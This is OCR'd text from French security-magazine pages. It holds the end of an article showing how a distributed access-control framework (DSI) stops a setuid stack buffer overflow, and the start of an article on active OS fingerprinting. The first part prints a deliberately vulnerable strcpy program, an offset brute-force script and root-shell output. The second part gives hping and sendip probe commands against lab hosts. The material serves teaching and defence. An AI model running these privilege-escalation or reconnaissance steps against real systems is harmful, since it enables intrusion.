% /sbin/lsmod
Module                  Size  Used by    Not tainted
dsm                    36332   0 (unused)
auditmodule            29956   1
apm                    11376   2
e1000                  72604   1
nls_cp437               5120   1 (autoclean)
vfat                   11612   1 (autoclean)
fat                    35704   0 (autoclean) [vfat]
ntfs                   53792   1 (autoclean)
ext3                   66816   1 (autoclean)
jbd                    53396   1 (autoclean) [ext3]
```

Au chargement du module noyau DSM, la politique de sécurité par défaut est chargée. S'il n'y en a pas (comme dans notre cas), la politique de sécurité par défaut qui est appliquée est relativement permissive. Pourquoi, allez-vous dire ? ... Parce que les utilisateurs ont tendance à ne pas du tout aimer lancer un package qui fait que subitement plus rien ne marche sur leur système faute de droits ! Nous avons donc maintenant la configuration présentée en **figure 5**.

UTILISATION DE L'EXPLOIT

Dans cet état, nous allons alors essayer un petit débordement de buffer (c.f. **[5,6]**). Nous avons utilisé un programme *vulnerable* qui utilise tout simplement un `strcpy` sans contrôler la taille du buffer qui lui est passé, et qui est Set-UID *root* :

```
#include <string.h>
int main(int argc, char *argv[]) {
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
  return 0;
}
```

Puis, pour exploiter la faille, nous avons utilisé le programme *generic_exploit.c* écrit par F. Raynal, C. Blaess, C. Grenier **[5]**. Ce programme est très semblable à l'exploit initial d'Aleph One **[6]**, mais est plus facilement utilisable grâce à plusieurs arguments :

- le programme à lancer (`/bin/sh`),
- le programme vulnérable (`./vulnerable`),
- l'utilisation d'une variable d'environnement (`var/novar`),
- forcer le changement d'identité (`force/noforce`).

Pour arriver à lancer un nouveau shell, il faut cependant trouver les bonnes valeurs pour l'offset et l'alignement (valeurs qui varient d'une compilation à une autre). Pour nous aider dans cette tâche, nous avons légèrement modifié le script proposé sur **[5]** pour simplement rajouter une boucle sur la valeur de l'alignement (`seakvul.sh`) :

```
#! /bin/sh
BUFFER=600
OFFSET=$BUFFER
OFFSET_MAX=3000
ALIGN=0
while [ $ALIGN -lt 4 ]; do
    while [ $OFFSET -lt $OFFSET_MAX ] ; do
        echo "./exploit $BUFFER $OFFSET $ALIGN novar force /bin/sh
./vulnerable"
        ./exploit $BUFFER $OFFSET $ALIGN novar force /bin/sh
```

```
./vulnerable
        OFFSET=$(($OFFSET + 4))
        echo "------------------------------------"
    done
    ALIGN=$(($ALIGN +1))
    OFFSET=$BUFFER
done
```

En s'aidant de seakvul.sh, nous avons pu réaliser l'exploit sur nos machines avec les valeurs suivantes :

```
[glacier]$ ./exploit 600 1148 0 novar force /bin/sh ./vulnerable
bsize 600, offset 1148
Using address: 0lxbffffaf4
uid 0
Shellcode will start /bin/sh
sh-2.05a# whoami
root

[colby]$ ./exploit 600 1092 0 novar force /bin/sh ./vulnerable
bsize 600, offset 1092
Using address: 0lxbffffd9c
uid 0
Shellcode will start /bin/sh
sh-2.05a# whoami
root
sh-2.05a#
```

Edifiant... comme on s'y attendait, on passe root comme on veut ! Pour éviter cela, il va falloir un peu travailler sur la politique de sécurité.

SCID, SNID ET TRANSITIONS

Avec DSI, la sécurité est gérée au niveau de *chaque* processus sur chaque noeud. Ainsi, l'administrateur du cluster peut affecter à chaque noeud un *SnID* (*Security Node Identifier* -- identifiant sécurité du noeud), et à chaque binaire un *ScID* (*Security Context Identifier* -- identifiant de contexte de sécurité).

Plus exactement, on assigne un même ScID à chaque binaire qui est censé partager le même contexte de sécurité. ScID et SnID sont attribués en utilisant les outils dsi-0.1/user/tools/SetNodeID et dsi-0.1/user/tools/SetSID.

Au lancement du module DSM, tous les processus qui tournent et dont le binaire n'a pas de ScID propre se voient affecter le ScID 2 (valeur par défaut actuelle). On peut le vérifier en utilisant la commande dsi-0.1/user/tools/ps_dsi (seulement une partie des processus sont imprimés ici, histoire de ne pas gaspiller les pages de MISC ;-) :

```
$ cd dsi-0.1/user/tools
$ ./ps_dsi
PID     SID     USER    STAT    CMD
1187    2       lmcaxpr S       emacs
1733    2       lmcaxpr S       mozilla-bin
5028    2       lmcaxpr S       mozilla-bin
5059    2       lmcaxpr S       xpdf
5076    2       lmcaxpr S       xterm
5078    2       lmcaxpr S       bash
5108    2       lmcaxpr S       ssh
5180    2       lmcaxpr S       omniNames
5181    2       lmcaxpr S       omniNames
5182    2       lmcaxpr S       omniNames
5184    2       lmcaxpr S       omniEvents
```

Notamment, la politique de sécurité de DSI (appelée DSP pour *Distributed Security Policy*) permet de gérer la création de nouveaux processus. Sous Linux, un processus peut globalement être créé de deux manières différentes :

- par un **fork** : le nouveau processus hérite de toutes les données du père, y compris de son ScID. La gestion des forks est réglementée dans la DSP par les règles de type class_PROCESS_rule.
- ou par une exécution d'une fonction **execv**, ou **execve** (appelé *transition* dans DSI) : dans ce cas-là, le nouveau processus peut recevoir un autre ScID suivant qui le crée. Ceci est géré par les règles de type class_TRANSITION_rule dans la DSP.

Dans le cas du débordement de buffer utilisé, on s'intéresse tout particulièrement au cas des transitions. Pour empêcher l'exploitation du débordement de buffer, il faudrait tout simplement interdire au programme *vulnerable* de lancer tout autre processus. On peut alors se dire que tous les binaires "peu sûrs" seront associés (par exemple) au contexte de sécurité 5.

Il serait également souhaitable d'affecter un SnID différent à chaque noeud du cluster, à l'aide de l'outil dsi-0.1/user/tools/SetNodeID. Dans notre cas, tous les noeuds doivent se comporter de la même manière ; nous nous sommes donc passés de cette étape, chaque noeud recevant ainsi automatiquement la même valeur par défaut en guise de SnID.

Modifions donc le ScID des binaires *vulnerable* sur chaque noeud. Le fait de changer le ScID enlève le Set-UID, il ne faut donc pas oublier de le remettre ensuite.

```
$ cd bof
$ ~/dsi-0.1/user/tools/SetSID ./vulnerable 5
Changing from SID 0 to SID 5
$ ~/dsi-0.1/user/tools/ls_dsi .
PERMISSION      USER    GROUP   BSID    FILE
-rw-r--r--      lmcaxpr lmcaxpr -       generic_exploit.c
-rw-r--r--      lmcaxpr lmcaxpr -       vulnerable.c
-rwxr--r--      lmcaxpr lmcaxpr -       seakvul.sh
-rwxrwxr-x      lmcaxpr lmcaxpr 0       exploit
-rwxrwxr-x      root    lmcaxpr 5       vulnerable
$ su root
# chmod u+s ./vulnerable
# exit
$ ls -al ./vulnerable
-rwsrwxr-x    1 root     lmcaxpr     13513 Mar 13 09:50 ./vulnerable
```

ÉCRITURE ET PROPAGATION DE LA POLITIQUE DE SÉCURITÉ

Hélas, maintenant le programme *vulnerable* ne tourne plus du tout :

```
[lmcaxpr@glacier bof]$ ./vulnerable

bash: ./vulnerable: No such file or directory
```

C'est normal, car DSI a pour fonction d'empêcher l'exécution non autorisée des programmes. Ceci veut dire que d'un point de vue système, pour exécuter le programme *vulnerable*, il faut que le shell (ScID=2) arrive à faire "transiter" *vulnerable* (ScID=5). Il nous faut donc ajouter la règle suivante dans notre DSP :

```
<class_TRANSITION_rule>
  <parent_ScID> 2 </parent_ScID>
  <SnID>ALL</SnID>
  <binary_ScID> 5 </binary_ScID>
  <new_ScID> 5 </new_ScID>
</class_TRANSITION_rule>
```

Cette règle permet explicitement à tout processus père ayant le ScID=2, sur n'importe quel noeud, de démarrer un binaire de ScID=5. Le processus ainsi créé recoit le ScID=5 (New_ScID). Il ne faut pas oublier non plus de rajouter la même règle pour permettre aux processus de ScID=2 de "transiter" vers d'autres processus de ScID=2.

```
<class_TRANSITION_rule>
  <parent_ScID> 2 </parent_ScID>
  <SnID>ALL</SnID>
  <binary_ScID> 2 </binary_ScID>
  <new_ScID>2 </new_ScID>
</class_TRANSITION_rule>
```

Au passage, on peut noter que la DSP est écrite en XML, ce qui la rend facilement extensible, et très lisible. Maintenant que la DSP est écrite, il faut l'envoyer à tous les managers de sécurité. C'est là où DSI est particulièrement agréable : il va nous suffire de charger la DSP sur le noeud du serveur de sécurité, et **automatiquement la DSP sera propagée à tous les managers existants**. Sur un exemple comportant 2 machines, l'intérêt est plus réduit, mais imaginez que vous ayiez une vingtaine de noeuds ! Le chargement de la DSP se fait en utilisant l'utilitaire `dsiUpdatePolicy`. La syntaxe de la DSP est vérifiée (contre un schéma XML **[13]**), et s'il y a une erreur, un message apparaîtra, et rien ne sera chargé. Si tout se passe bien, si DSI a été compilé en mode DEBUG vous pourrez voir la DSP se propager auprès de chaque manager de sécurité.

```
[glacier]$ cd ~/dsi-0.1/SS/test/demoSecOM/
[glacier]$ ./dsiUpdatePolicy ~/dsi-0.1/etc/DSP.xml
```

On constate maintenant (avec soulagement) qu'on peut lancer le programme *vulnerable* ou n'importe quel processus de ScID=2 (par exemple un shell) :

```
$ ./vulnerable
$ /bin/sh
sh-2.05a$ exit
```

En revanche, le débordement de buffer ne fonctionne plus sur aucun des noeuds : le nouveau shell n'est plus lancé, et par acquis de conscience, on vérifie bien qu'on n'est pas passé *root*.

```
[glacier]$ ./exploit 600 612 0 novar force /bin/sh ./vulnerable
bsize 600, offset 612
Using address: 0lxbffffb0c
uid 0
Shellcode will start /bin/sh
[glacier]$ whoami
lmcaxpr

[colby]$ ./exploit 600 1092 0 novar force /bin/sh ./vulnerable
bsize 600, offset 1092
Using address: 0lxbffffd9c
uid 0
Shellcode will start /bin/sh
[colby]$ whoami
lmcaxpr
```

Nous sommes donc arrivés, d'un seul coup, par propagation d'une politique de sécurité, à empêcher l'exploitation d'un débordement de buffer sur tous les noeuds d'un réseau de machines distribuées.

POUR BOUCLER LA BOUCLE

Enfin, pour ceux qui auraient la curiosité de se demander comment on pourrait réactiver le débordement de buffer avec le ScID=5, il nous suffirait en fait de rajouter cette règle :

```
<class_TRANSITION_rule>
  <parent_ScID> 5 </parent_ScID>
  <SnID>ALL</SnID>
  <binary_ScID> 2 </binary_ScID>
  <new_ScID> 5 </new_ScID>
</class_TRANSITION_rule>
```

Cela signifie qu'on autorise un processus de ScID=5 à lancer un binaire de ScID=2. Le nouveau processus ainsi créé se retrouvera avec le ScID=5. Vérifions-le.

On recharge la DSP sur le serveur de sécurité avec *dsiUpdatePolicy*, puis sur chaque noeud on essaie l'exploit :

```
$ ./exploit 600 1092 0 novar force /bin/sh ./vulnerable
bsize 600, offset 1092
Using address: 0lxbffffd9c
uid 0
Shellcode will start /bin/sh
sh-2.05a# whoami
root
sh-2.05a# ~lmcaxpr/dsi-0.1/user/tools/ps_dsi
PID    SID    USER    STAT    CMD
14682  2      lmcaxpr S       dsiSecManager
14684  2      lmcaxpr S       omniEvents
14685  2      lmcaxpr S       omniEvents
14686  2      lmcaxpr S       omniEvents
14687  2      lmcaxpr S       omniEvents
14689  2      lmcaxpr S       omniEvents
14690  2      lmcaxpr S       dsiSecManager
14703  2      lmcaxpr S       omniEvents
14732  2      lmcaxpr S       omniEvents
14735  5      root    S       sh
14742  5      root    R       ps_dsi
```

Au passage, l'utilitaire ps_dsi nous permet de vérifier que nous avons bien un shell sous l'identité root qui tourne avec le ScID=5. La boucle est bouclée.

CONCLUSION

Comme nous l'avons dit précédemment, DSI est loin d'être un produit complet à l'heure actuelle. C'est avant tout un projet de recherche. Nous souhaitions surtout pouvoir vous exposer dans cet article une méthode originale de mise en oeuvre d'une politique homogène de sécurité dans un environnement de machines distribuées. On peut également discerner les avantages des approches MAC (*Mandatory Access Control*) [3,4] où l'utilisateur n'est plus "tout puissant" sur l'accès à ses propres objets, mais où le contrôle s'effectue par des mécanismes indépendants. DSI implémente ce contrôle d'accès au niveau de chaque processus, ce qui nous permet de détecter des utilisations frauduleuses comme le débordement de buffer.

Contacts

Makan Pourzandi et Axelle Apvrille sont tous les deux ingénieurs de recherche dans le laboratoire Open Systems Lab d'Ericsson Research Canada. Ils peuvent être joints via le site de DSI [1] ou aux emails suivants :

Axelle Apvrille - **Axelle.Apvrille@Ericsson.ca**

Makan Pourzandi - **Makan.Pourzandi@Ericsson.ca**

RÉFÉRENCES

[1] DSI, Distributed Security Infrastructure **http://sourceforge.net/projects/disec.**

[2] C. Wright, C. Cowan, S. Smalley, J. Morris, G. Kroah-Hartmann, "Linux Security Modules: General Security Support for the Linux Kernel", Proceedings du symposium USENIX Security 2002, **http://lsm.immunix.org.**

[3] R. Spencer, S. Smalley, P. Loscocco, M. Hibler, D. Andersen, J. Lepreau, "The Flask Security Architecture: System Support for Diverse Security Policies", Proceeding of USENIX Security 1999 Symposium.

[4] P. Loscocco, S. Smalley, "Integrating Flexible Support for Security Policies in the Linux Operating System" , Proceedings of the FREENIX track of the 2001 USENIX Annual Technical Conference, **http://www.nsa.gov/selinux, 2001**.

[5] F. Raynal, C. Blaess, C. Grenier, "Eviter les failles de sécurité dès le développement d'une application - 3: débordements de buffer", **http://www.security-labs.org/index.php3?page=119.**

[6] Aleph One, "Smashing the stack for Fun and Profit", Phrack n. 49 vol.7, file 14/16, **http://www.phrack.org**.

[7] OmniORB, **http://sourceforge.net/projects/omniorb.**

[8] OmniEvents, **http://sourceforge.net/projects/omnievents**.

[9] Xerces-C++, **http://xml.apache.org/xerces-c**.

[10] OpenSSL, **http://www.openssl.org**.

[11] Kernel newbies, **http://kernelnewbies.org**.

[12] T. Dierks, C. Allen, "The TLS Protocol version 1.0", Network Working Group, RFC 2246, **http://www.ietf.org/rfc/rfc2246.txt, January 1999**.

[13] XML Schema, W3C Recommendation, **http://www.w3.org/XML/Schema, 2 May 2001**.

[14] Information Security Magazine, 1998 Annual Industry Survey June, June 1998 **http://www.infosecuritymag.com/articles/1998/junesurvey.shtml**.

[15] Grid Computing Info Centre, **http://www.gridcomputing.com**.

[16] Distributed.net, **http://distributed.net**.

Prise d'empreinte des systèmes

Généralement appelé OS fingerprinting actif (OSFP dans cet article). Le but de l'OSFP est de détecter à distance quel système d'exploitation une machine utilise, par l'analyse des datagrammes IP qu'elle construit.

LE PRINCIPE D'IDENTIFICATION, SES LIMITES

Puisque les RFCs décrivant l'implémentation d'une pile IP ne définissent pas de manière stricte comment les paquets IP doivent être construits, les programmeurs ont créé des différences dans les piles, sans vraiment le vouloir. L'OSFP actif est donc l'identification d'un système d'exploitation relié à un réseau par l'analyse de ces différences.

⇨ **Le principe de fonctionnement est le suivant :**

- envoi de datagrammes IP générant des différences significatives entre les implémentations ;
- construction d'une signature identifiant le système visé ;
- puis comparaison à une base de signatures connues pour trouver l'empreinte qui correspond au système testé.

Les datagrammes à envoyer qui génèrent ces différences sont à choisir judicieusement, par l'expérimentation. Certains paquets permettent de conclure directement sur la nature du système visé, tandis que d'autres écarteront simplement certaines possibilités quant au système visé.

⇨ **Cette méthode d'OSFP a ses limites :**

- certaines piles IP sont très utilisées (ex : 4.3BSD), et il sera impossible de faire la différence entre une imprimante utilisant cette pile, et un routeur (par exemple) ;
- dans les environnements fortement filtrés, certains tests ne pourront être joués, puisque bloqués par les dispositifs mis en place ;
- de même, les dispositifs de normalisation de paquets (ex : Packet Filter dans OpenBSD) bloqueront directement les paquets non standards, qui apportent des précisions sur la nature du système testé ;
- et enfin, il peut se produire des collisions dans les signatures, même si bien souvent, cela signifie que nous avons affaire à une pile très commune.

LES UTILISATIONS POSSIBLES

Un réseau d'entreprise a souvent besoin de savoir quelles sont les machines non souhaitées, et l'identification des systèmes de ce réseau montrera par exemple que telle machine n'est pas sous un OS autorisé.

Lors d'audits de sécurité distants, ou de tests d'intrusion, l'identification des systèmes est une phase cruciale. Par exemple, pour exécuter un exploit (dans le cas de tests intrusifs), il est nécessaire de connaître précisément la cible pour choisir un shellcode (mais l'OSFP actif ne permet pas de détecter l'architecture, il faut trouver un autre moyen pour cela).

Une autre utilisation est celle à des fins de statistiques, de recensement. Certaines sociétés sont spécialisées dans ce domaine, comme NetCRAFT, qui identifie les types de serveurs HTTP utilisés, ainsi que les systèmes d'exploitation de millions de machines sur Internet.

LES MACHINES CIBLES

Les machines cibles de cet article sont des machines installées en standard (*out-of-the-box*). Aucunes modifications n'ont été faites quant aux paramètres de la pile IP.

- 192.168.0.1 : OpenBSD 3.0
- 192.168.0.10 : FreeBSD 4.7
- 192.168.0.20 : Solaris 8
- 192.168.0.30 : Solaris 7
- 192.168.0.51 : Windows 2000
- 192.168.0.55 : Linux 2.2
- 192.168.0.60 : Linux 2.4
- 192.168.1.10 : NetBSD 1.6

active d'exploitation

FIGURES

Pour bien comprendre comment des différences d'implémentations peuvent apparaître, voici les en-têtes des paquets qui seront analysés par la suite. On voit bien que l'en-tête TCP est pleine de possibilités.

Figure 1

En-tête IP (RFC791)




Figure 2

En-tête TCP (RFC793)





Figure 3



En-tête UDP (RFC768)

ANALYSE DES SEGMENTS TCP

L'analyse des segments TCP est la méthode qui apporte le plus de facilité pour identifier un OS, puisque les paquets TCP comportent de nombreux champs, qui peuvent être construits de plusieurs manières.

Les tests décrits ci-après donnent des résultats sur des systèmes installés par défaut, c'est-à-dire dont les paramètres de la pile IP n'ont pas été modifiés.

TAILLE DE LA FENÊTRE INITIALE

Lors de l'établissement d'une connection TCP, chaque partie TCP envoie un segment TCP avec la taille de la fenêtre qu'il aimerait utiliser. Cette valeur est laissée au choix du programmeur d'une pile IP, et varie grandement d'un OS à l'autre. Voici comment tester cette valeur :

```
# hping -c 1 -p 22 -S -w 512 192.168.0.1
HPING silenoz (vr0 192.168.0.1): S set, 40 headers + 0 data bytes
len=46 ip=192.168.0.1 flags=SA DF seq=0 ttl=128 id=5626 win=16384
rtt=7.7 ms
```

On voit ici que l'OS testé a une taille de fenêtre TCP initiale de 16384. Les systèmes qui ont cette taille de fenêtre sont ou bien de type BSD (FreeBSD, OpenBSD, NetBSD), ou bien de type AIX. D'autres valeurs identifient directement, et l'OS, et sa version.

Voici ci-desous un tableau de quelques valeurs courantes.

OPTIONS TCP SUPPORTÉES

Il existe un certain nombre d'options TCP. Trois sont obligatoires dans les implémentations TCP (d'après les RFCs) : MSS (*Maximum Segment Size*), nop (*no operation*), et end-of-options. Tous les systèmes que nous avons testés supportent effectivement ces options.

Voici presque toutes les options TCP implémentables (liste complète, voir RFC1700) :

- 0x00 : *End of options* (RFC793) ;
- 0x01 : *No operation* (RFC793) ;
- 0x02 : *MSS* (RFC793) ;
- 0x03 : *Window scale* (RFC1323) ;
- 0x04 : *Selective aknowlegment permitted* (RFC2018) ;
- 0x05 : *Selective aknowlegment option* (RFC2018) ;
- 0x06 : *echo-request* (RFC1072) ;
- 0x07 : *echo-reply* (RFC1072) ;
- 0x08 : *Timestamp* (RFC1323) ;
- 0x09 : *Partial Order Connection Permitted* (RFC1693) ;
- 0x0a : *Partial Order Service Profile* (RFC1693) ;
- 0x0b : *CC Connection Count* (RFC1644) ;
- 0x0c : *CC New* (RFC1644) ;
- 0x0d : *CC Echo* (RFC1644) ;
- 0x0e : *TCP Alternate Checksum Request* (RFC1146) ;
- 0x0f : *TCP Alternate Checksum Data* (RFC1146).

Certaines de ces options sont de nos jours obsolètes. Nous allons tester, pour l'exemple, si le système cible connaît l'option 0x03.

```
# sendip -p ipv4 -is 192.168.0.55 -p tcp -td 22 -towscale 0 -tonop
192.168.0.20
```

1

AIX	HP-UX	Linux 2.2	Solaris 7	OpenBSD 3.0	FreeBSD 4.7	Windows 2000
16384	2768	32696	9112	16384	57344	16616

2

	Linux 2.0	FreeBSD 2.2.6	FreeBSD 4.7	Windows 2000	Solaris 8
Support	Non	Non	Oui	Oui	Oui

Le tcpdump montre en retour :

```
21:38:36.872657 192.168.0.20.22 > 192.168.0.55.0: S [tcp sum ok]
2564039607:2564039607(0) ack 116380527 win 24656 <nop,wscale 0,mss
1460> (DF) (ttl 64, id 60679, len 48)
```

Ici, l'option est bien supportée. (voir **tableau 2**)

Il est plus ou moins facile de faire des tests pour chacune de ces options. Le test des options TCP supportées est vraiment celui qui apporte le plus de précision quant à l'OS ciblé. On peut même imaginer un outil d'OSFP fondé uniquement sur le test du support de ces options.

VALEUR DU MSS

En envoyant un paquet SYN sans options TCP à un port ouvert, tous les systèmes cibles testés retournent un paquet SYN+ACK avec une option MSS, et une valeur pour celui-ci qui varie d'un système à l'autre.

```
# hping -c 1 -p 23 -S 192.168.0.30
```

Sortie tcpdump :

```
21:50:01.222976 192.168.0.30.23 > 192.168.0.10.2974: S [tcp sum ok]
386544370:386544370(0) ack 1762951200 win 9112 <mss 536> (DF) (ttl 255,
id 15767, len 44)
```

3

	Windows 2000	Solaris 7	Solaris 8	AIX
MSS	1460	536	1460	512

ANALYSE DES MESSAGES ICMP

Nous n'allons pas ici refaire le papier de Ofir Arkin[1] portant sur l'usage du protocole ICMP à des fins de récupération d'informations. Nous allons seulement montrer qu'il est possible de différencier des systèmes en utilisant les messages ICMP (RFC792).

MESSAGES ICMP REQUEST SUPPORTÉS

Il existe quatre types de messages ICMP de collecte d'informations diverses sur un système cible : echo-request, timestamp-request, netmask-request, et information-request.

Il suffit d'expédier ces quatre requêtes vers la cible, et de regarder si l'on obtient une réponse.

```
# sing -c 1 -tstamp 192.168.1.10
SINGing to agathon (192.168.1.10): 20 data bytes
20 bytes from 192.168.1.10: seq=0 ttl=254 TOS=0 diff=1185641
```

Référez-vous au **tableau 4** ci-dessous

DONNÉES RETOURNÉES DANS LES MESSAGES ICMP ERREUR

Lorsque qu'une erreur intervient sur un réseau IP, et que c'est une erreur qui est gérée par IP, un message ICMP est retourné à la source de la requête fautive. A des fins d'analyse par l'émetteur, une partie du contenu du datagramme ayant provoqué celle-ci est copiée dans la section data du message ICMP signalant un problème. Il est écrit dans la RFC792 que seulement 28 octets du datagramme originel sont à recopier, mais les programmeurs en ont décidé autrement (pour une fois, ça ne vient pas des RFCs ;-)).

4

	Solaris 8	Linux 2.4	Windows 2000	Windows NT 4.0
echo-request supporté	Oui	Oui	Oui	Oui
timestamp-request supporté	Oui	Oui	Oui	Non
netmask-request supporté	Oui	Non	Non	Oui
information-request supporté	Non	Non	Non	Non

Le test suivant sert à récupérer quel est le nombre d'octets qu'un système copie dans ses messages ICMP d'erreur. On expédie un datagramme UDP de grosse taille à un port fermé pour avoir en retour un ICMP de type *destination unreachable* et de code *port unreachable*. La valeur 160 est arbitraire.

```
# hping -2 -c 1 -p 1234 -d 160 -E /dev/random 192.168.0.20
HPING caesar (vr0 192.168.0.20): udp mode set, 28 headers + 160 data bytes
ICMP Port Unreachable from ip=192.168.0.20 name=caesar.enslaved.lan
```

Tcpdump nous montre :

```
18:09:32.185568 192.168.0.20 > 192.168.0.10: icmp: 192.168.0.20 udp port 1234 unreachable (DF) (ttl 255, id 59094, len 112)
```

Soit 112 moins 20 pour IP, et moins 8 pour ICMP, pour un total de 84 octets de données dans la section `data` du message ICMP retourné.

5

OpenBSD 3.0	Linux 2.4	Solaris 8	Windows 2000
28	188	84	28

ANALYSE DES DATAGRAMMES UDP

Les datagrammes UDP en eux-mêmes n'offrent pas suffisamment de souplesse dans l'implémentation pour introduire des différences (il y a très peu de champs, voir **Figure 3**). En revanche, certaines différences dans les implémentations IP ne sont visibles qu'en usant de datagrammes UDP (ou en tout cas donnent de meilleurs résultats en UDP).

ANALYSE DES EN-TÊTES IP

LE BIT DF

En envoyant un datagramme à un port UDP où aucune application ne tourne, l'OS destination génère un paquet ICMP de type *destination unreachable* et de code *port unreachable*. Certains systèmes ajoutent le bit DF au paquet ICMP généré en retour. Le test suivant envoie un datagramme sans le bit DF :

```
# hping -2 -c 1 -p 1234 192.168.0.1
HPING silenoz (vr0 192.168.0.1): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=192.168.0.1 name=silenoz.enslaved.lan
```

La réponse lue avec `tcpdump` nous montre que DF n'est pas mis en réponse. Mais certains systèmes le mettent automatiquement. (voir **tableau 6**)

6

	OpenBSD 3.0	Windows 2000	Solaris 7
Bit DF	0	0	1

L'IP ID

Certaines différences apparaissent dans l'en-tête IP selon que le paquet est UDP ou TCP (IP ID différent de 0 ou non). Par exemple, les systèmes Linux 2.4 ne mettent pas de valeur pour l'IP ID lorsqu'ils expédient un segment TCP avec le bit DF mis à 1. La raison est que l'IP ID ne sert que pour réassembler les datagrammes IP fragmentés.

Test en TCP, avec le bit DF mis à un :

```
# hping -c 1 -y -p 80 192.168.0.55
HPING 192.168.0.55 (vr0 192.168.0.55): S set, 40 headers + 0 data bytes
len=44 ip=192.168.0.55 flags=SA DF seq=0 ttl=64 id=843 win=32696 rtt=22.9 ms
```

Test en UDP, le bit DF est laissé à zéro :

```
# hping -2 -c 1 -p 22 192.168.0.1
```

Réponse à lire avec `tcpdump`.

7

	Linux 2.2	Linux 2.4	OpenBSD 3.0
TCP avec DF=1	P_ID!=0	IP_ID =0	IP_ID!=0
